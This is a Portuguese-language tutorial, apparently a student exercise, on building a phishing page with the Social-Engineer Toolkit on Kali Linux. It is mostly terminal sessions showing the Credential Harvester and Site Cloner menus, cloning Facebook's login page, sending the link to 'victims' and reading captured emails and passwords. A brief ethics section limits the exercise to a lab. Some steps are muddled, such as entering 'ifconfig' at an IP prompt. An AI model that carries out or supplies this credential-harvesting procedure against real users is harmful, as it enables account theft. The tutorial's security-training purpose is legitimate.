

## Passo a Passo: Criação de um Phishing com Kali Linux

### Ferramentas Necessárias

1. **Kali Linux** (sistema operacional voltado para testes de penetração).
  2. **SEToolkit** (Social-Engineer Toolkit, uma ferramenta para testes de engenharia social).
- 

### Passo 1: Acessando o Kali Linux


1. Certifique-se de estar no Kali Linux. Se não estiver, inicialize-o.
  2. Abra o terminal no Kali Linux.
- 

### Passo 2: Obtenha acesso root

O SEToolkit exige privilégios de administrador.

```
(aluno@kali) - [~]  
└─$ sudo su
```

Digite a senha do administrador e pressione **Enter**.



### Passo 3: Inicie o SEToolkit

Execute o comando abaixo para iniciar o SEToolkit:

```
(root@kali) - [~]  
└─# setoolkit
```


Do you agree to the terms of service [y/n]: y

O menu inicial do SEToolkit será exibido.

[illegible]

## Passo 4: Configure o Phishing

1. Escolha **Social-Engineering Attacks** digitando o número correspondente no menu e pressionando **Enter**.



```
root@kali: /home/kali

File Actions Edit View Help

.M""bgd 7MM""YMM MMP""MM""YMM
,MI  Y MM 7 P' MM 7
MMb. MM d MM
YMMNg. MMmMM MM
MM MM Y , MM
Mb dM MM ,M MM
P"Ybmd" .JMMmmMM .JMMML

[ ] The Social-Engineer Toolkit (SET) [ ]
[ ] Created by: David Kennedy (ReL1K) [ ]
[ ] Version: 8.0.3 [ ]
[ ] Codename: 'Maverick' [ ]
[ ] Follow us on Twitter: @TrustedSec [ ]
[ ] Follow me on Twitter: @HackingDave [ ]
[ ] Homepage: https://www.trustedsec.com [ ]
[ ] Welcome to the Social-Engineer Toolkit (SET). [ ]
[ ] The one stop shop for all of your SE needs. [ ]

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set>
```

2. No próximo menu, escolha **Web Site Attack Vectors**.



```
root@kali: /home/kali

File Actions Edit View Help

6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.

The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method


99) Return to Main Menu

set:webattack>
```

### 3. Selecione a opção **Credential Harvester Attack Method**.




### 4. Escolha **Site Cloner** como método de ataque.



## Passo 5: Configure o endereço IP

1. No terminal, digite o comando abaixo para identificar o IP da máquina:  
ifconfig



```
kali-linux-2024.4-virtualbox-amd64 [Executando] - Oracle VM VirtualBox
root@kali: /home/kali

File Actions Edit View Help

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the 'IMPORT' feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: ifconfig
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

## Passo 6: Clone o site do Facebook

1. Quando solicitado pelo SEToolkit, insira o URL do site que deseja clonar.

No caso, use: <http://www.facebook.com>



```
kali-linux-2024.4-virtualbox-amd64 [Executando] - Oracle VM VirtualBox
root@kali: /home/kali

File Actions Edit View Help

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report


--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the 'IMPORT' feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: ifconfig
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://www.facebook.com
```

## 2. O SEToolkit criará uma réplica do site do Facebook na sua máquina.



### Passo 7: Teste o Phishing

1. Distribua o endereço IP gerado no formato <http://www.facebook.com> para as vítimas em um ambiente autorizado (simulado, como um laboratório).
2. Quando a vítima acessar e inserir suas credenciais, o SEToolkit capturará os dados de login.

### Passo 8: Verifique os resultados

1. No terminal do Kali Linux, observe os dados capturados no console do SEToolkit.
2. As informações inseridas pelas vítimas, como e-mails e senhas, aparecerão no terminal.

### Restrições Éticas

- Esse projeto deve ser realizado **somente em um ambiente controlado**.
- Não use ferramentas de phishing para atividades ilegais.
- Considere alternativas éticas, como testes de segurança em sistemas próprios.

### Código Referenciado

O arquivo com os comandos detalhados pode ser acessado no GitHub:

[GitHub - Cibersecurity Desafio Phishing](#)